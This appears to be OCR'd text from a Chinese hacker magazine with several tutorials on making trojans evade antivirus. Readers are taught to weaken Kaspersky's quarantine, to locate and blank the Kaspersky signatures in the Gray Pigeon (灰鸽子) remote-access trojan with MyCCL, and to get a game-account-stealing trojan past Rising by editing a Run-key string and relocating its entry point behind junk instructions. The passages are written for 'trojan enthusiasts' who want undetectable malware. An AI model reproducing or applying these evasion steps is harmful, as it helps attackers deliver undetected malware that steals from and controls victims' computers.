再来说说卡巴斯基杀毒软件本身的设置问题，我们知道当你选择扫描对象的处理方法时，一般是选择删除危险对象。但是卡巴斯基会将它们移动到备份区，首先这会降低杀毒软件本身的查杀速度，其次占据硬盘空间也比较多，然而我们却找不到设置成不移动到备份区的选项。所以每次进行精确检测时，总是要事后手动删除备份区的内容，麻烦且慢。我是利用了NTFS的安全性来解决这个问题的，虽然不是什么好方法，但也可以解燃眉之急。

卡巴斯基默认是将备份文件放在"%ALLUSERSPROFILE%\ApplicationData\KasperskyAnti-Virus Personal Pro\5.\Backups"文件夹下，我们将它安全性中的所有用户删除，这样卡巴斯基就不能往里面备份文件了。如图11所示。




图11


但是有一点，虽然这样设置好了，每次卡巴斯基启动后还是会重新关联文件夹的安全性。所以每次都要重新设置。我做了个脚本，可以自动的设置其中的属性，当启动完卡巴斯基杀毒软件后，我们只需双击它就可以进行后续工作了。

相信读者只要明白原理后，再自己动手实际操作一下，很快就可以熟练应用了。对于其他杀毒软件的免杀，相信更是不在话下。话说了这么多，希望读者能够自己打造属于自己的免杀黑器，当然也希望所有的杀毒软件更加AI。我们要在攻与防的对立统一中寻求突破，这样各种技术才会发展得更快！

适合读者：木马爱好者、破解爱好者　　前置知识：破解基础知识

VIP会员学习成果展。

黑防专版鸽子定位之卡巴免杀



文/图 [黑防VIP]op336 火龙

在前面的文章中我们定位了黑防鸽子服务端的江民特征码，今天我们来对卡巴斯基进行定位，鸽子在卡巴斯基中的复合型特征码比较多，定位比较花时间。方法和原理我在第一次文章中已经讲过了。

今天我们使用另一个定位器MyCCL，此定位器能直接对复合型特征码定位，也可以定位内存的复合型特征码，我们这节课主要讲述对卡巴斯基的文件复合型特征码的定位。

我们先了解一下MyCCL的原理和使用方法。它的主要原理是载入程序，然后分块写10（刚开始应先少数量划分，先确定大范围）。起始位置最好写代码段code，或txt。程序会把代码段分成10块，然后从第1块开始恢复，并生成文件。生成完毕后，用杀毒软件查杀生成文件的目录，清除所有带毒文件（如果杀毒软件是按顺序杀毒的话，可以在杀掉第一个文件的时候就停止杀毒，此时特征码已经找到）。然后点击"二次处理"程序会自动记录第几个文件开始查到毒了，这就是第1特征码。程序会把有特征码的地方添0并记录在右面，然后把后面的文件分10块开始从头恢复。这样不断进行（反复使用"二次处理"和杀毒），守护特征的大范围就找出来了，并且被记录在右面。

因为分为10块所以每块都比较大，这时候需要进行精确定位。在右面点第1个特征码选择"精确此特征码"，然后此处就会被写入分析器里。分块可以写大一点比如100，这样多次进行"精确"，特征码的范围就出来了。

关于内存复合特征码的定位原理和文件定位是相同的。找到报毒的文件，然后手工删除或者在特征码设置中

手动添加即可。所以复合特征码定位器MyCCL的作用是进行多重特征码的定位,并实现自动化。

现在我们开始今天的实际操作。

今天我们要用到的工具有:黑防鸽子服务端、MyCCL V1.1、卡巴斯基。

1. 使用黑防专版鸽子生成一个服务端SERVER.EXE,大家也可以对CSERVER.DAT文件定位做免杀。

2. 打开MyCCL程序,如图1所示。



图1

我们点击文件按钮载入我们的鸽子服务端SERVER.EXE,程序提示窗体中显示有关SERVER.EXE文件的一些信息。

PE文件 节表信息

文件名:C:\Documents and Settings\Administrator\桌面\Server.exe

节名称	起始位置	物理长度
CODE	00000400	000A1200
DATA	000A1600	00002C00
BSS	000A4200	00000000
.idata	000A4200	00003400
.tls	000A7600	00000000
.rdata	000A7600	00000200
.reloc	000A7800	0000A400
.rsrc	000B1C00	00008200

现在黑防鸽子的卡巴斯基多重复合特征码还是在CODE区段中,我们接下来就需要对此区段进行定位。

3. 点击"目录"选择我们生成的目标文件所在的硬盘空间地址(尽量选硬盘剩余空间大的,鸽子服务端很大,小心生成的样本文件空间不够),默认在桌面生成一个OUTPUT目录,这里我们选用默认。

4. 现在我们在分块个数中填10个,在开始位置中填00000400,分段长度中填000A1200,结束位置中会自动计算,如图2所示。




图2

5. 我们点一下程序界面中的特征区间,会在程序的右边出现一个定位的结果信息提示窗,这里会显示我们的定位结果。

6. 我们选择复合定位,点击生成按钮,出来如图3所示的提示窗,我们点YES。

程序会在OUTPUT中生成10个样板文件,并出现如下提示窗,如图4所示。





图3



图4

我们按照提示杀毒,再点击"二次处理",出现如图5所示的提示窗。


图5

我们点击YES继续分析,又出现一个如图6所示的提示窗。



图6

按照它的提示我们要对生成的样板文件杀毒后继续进行"二次处理",直到程序不再提示其它特征码,这样我们大块的多重复合型特征码的定位结果就出来了。如图7所示。




图7

7. 我们在右边"填充/特征码 区间设定"窗体中就有了这次的特征码结果[特征] 0009142C_ 000101D5。我们点右键选复合定位此处特征码,可以得到这样的结果,如图8所示。




图8

因为此区间还是很大,我们再次粗定位,设定此次分块数为50,点击生成.重复步续6 的操作。得到的结果为:

特征码 物理地址/物理长度 如下:
[特征] 000A0684_00000528
[特征] 000A10D4_0000052E

8. 看到这次结果特征码的范围不是很大了,我们可以精确定位特征码的位置到8 个字节。在"填充/特征码、区间设定"窗体中先选择[特征]000A0684_00000528,点右键,选择复合定位此处特征码,如图9 所示。




图9


重复步续6,可以得到8 字节的精确特征码的位置了。结果为[特征]000A0B24_00000008。

再次精确定位[特征]000A10D4_0000052E,这个大块中特征码的位置参考步骤8 就可以得到这样的结果:

[特征] 000A1304_00000008
[特征] 000A151C_00000008
[特征] 000A157C_00000008

9. 到这里我们已经定位出了黑防鸽子卡巴斯基的复合型特征码的位置了。我们再对这4处特征码来验证一下正确性,我们用C32Asm载入SERVER.EXE,修改这4处特征码的地方用空白填充。保存后我们用卡巴斯基查杀一下,发现它已经不再报毒了。

适合读者：木马爱好者、免杀爱好者
前置知识：破解基础知识



实战免杀梦幻西游木马

文/图 Zero_cold

这段时间黑防的朋友们都在研究木马免杀技术。我的一个好友是网游爱好者，一天他给我传来一个梦幻西游2006的木马，希望我能帮他做一下免杀。

老规矩，拿到手的程序先用PEiD查壳，一查之下发现程序没加壳，采用VC++6.0编写。生成的服务端是用ASPack 2.12加壳。看到了这里，我心里就有了胜算。虽然不是MM求我，但事后还是可以在他的面前炫耀一番的事情干嘛不做？

由于生成的服务端还没有运行就被瑞星杀了，这说明是木马中存在文件特征码。先来修改内存特征码。将服务端脱壳后，用CCL开始定位该服务端的内存特征码。一般情况下，大家定位的时候都选Code段或是Text段。选择CCL特征码的"内存特征码检测"功能，设定每隔5秒就生成文件，替换字节大小设置为50。每过5秒点CCL暂停生成文件，然后打开瑞星的内存杀毒功能查杀木马。

然而结果很不幸，全部被杀。我以为自己做错了，又重新做了一遍，结果还是一样。因为服务端没有Code段，经过查找，我发现特征码存在于Data段里。操作的过程和上面完全一样。这里我直接给出定位出来的结果，如图1所示。




图1

由于这段特征码的位置比较特殊，如果在修改的过程中稍有不慎的话，就会导致程序在执行的过程中出现错误。我采用的是修改字符大小写的方法，但这并不意味着你可以随意的更改字符。修改的结果既要正常运行又要躲过瑞星的内存查杀。我修改前后的结果如图2、图3所示。

```
0000a1f0h: 75 72 72 65 6E 74 56 65 72 73 69 6F 6E 5C 52 75 ; urrentVersion\Ru
```

图2

```
0000a1f0h: 75 72 72 65 6E 74 56 65 72 73 69 6F 6E 5C 72 75 ; urrentVersion\ru
```

图3

大家可以比较一下，看看有什么不同。

经过这样的修改，我们用OD载入后再用瑞星查杀，发现已经不报病毒了。木马运行后没有出错，进入"C:\WINDOWS\system32\ShellExt"目录发现"svchsto.exe"已经躺在里面了，此文件就是服务端运行后生成的。

躲过瑞星的内存查杀后，服务端的文件还是可以被瑞星查杀。我们继续用CCL定位，文件特征码的定位也是相当简单的，定位过程和定位内存特征码时的方法一样。这里我采用的是直接修改程序入口地址法，只有在这种方法不成功的情况下我才会去改文件特征码。

首先将做过内存免杀的服务端用OD载入，并记录下入口地点，然后在程序的代码下面找一段没有指令的地方，将记录的服务端入口点移到这里，然后在上面加一段花指令，如图4所示。

```
地址       Hex 转存        反汇编
00408158     00            db 00
00408159  $  8BEC          mov ebp,esp
0040815B  .  83C4 0C       add esp,0C
0040815E  .  83C4 F4       add esp,-0C
00408161  .  B8 39384000   mov eax,3_102339.00403839
00408166  .  50            push eax
00408167  .  C3            retn
00408168     00            db 00
```

图4

其中00403839是服务端用OD载入时的入口地址，全部复制到可执行文件后并保存，然后再打开偏移量转换器把00408158转化成文件偏移。最后用PEditor选择内存免杀的服务端，如图5所示。




图5

新的入口点就是用偏移量转换器计算出的文件偏移(00008159)。应用更改后，我们发现木马已经成功地躲过了最新的瑞星查杀，所以也就不用再修改特征码了。

当然修改的方法并不止这些，你也可以直接去修改文件的特征码。至于如何修改就要具体问题具体分析了。如指令转换，指令跳转等等。接下来的工作就是把刚修改过的免杀服务端导入到主程序中。我们用资源编辑工具Rescope实现，如图6所示。

其中Server就是生成后的服务端程序，我们点击"更新更新当前资源项"就可以了。到这里一个免杀的木马就做好了。





图6

适合读者：木马爱好者
前置知识：破解基础知识



VIP会员学习成果展：灰鸽子2006服务端免杀

文/图 [黑防VIP]op336 火龙

前两天黑防VIP网站上看到会员们还是不会自己免杀2006的鸽子，其实鸽子2006出来这么久网上对2006的免杀也有很多教程，它和鸽子2.02的免杀其实是一样的，只是没有HOOK个DLL文件而已。对于免杀我们主要有加花、加壳、定位特征码再修改等几种常见的免杀手段。

课程内容

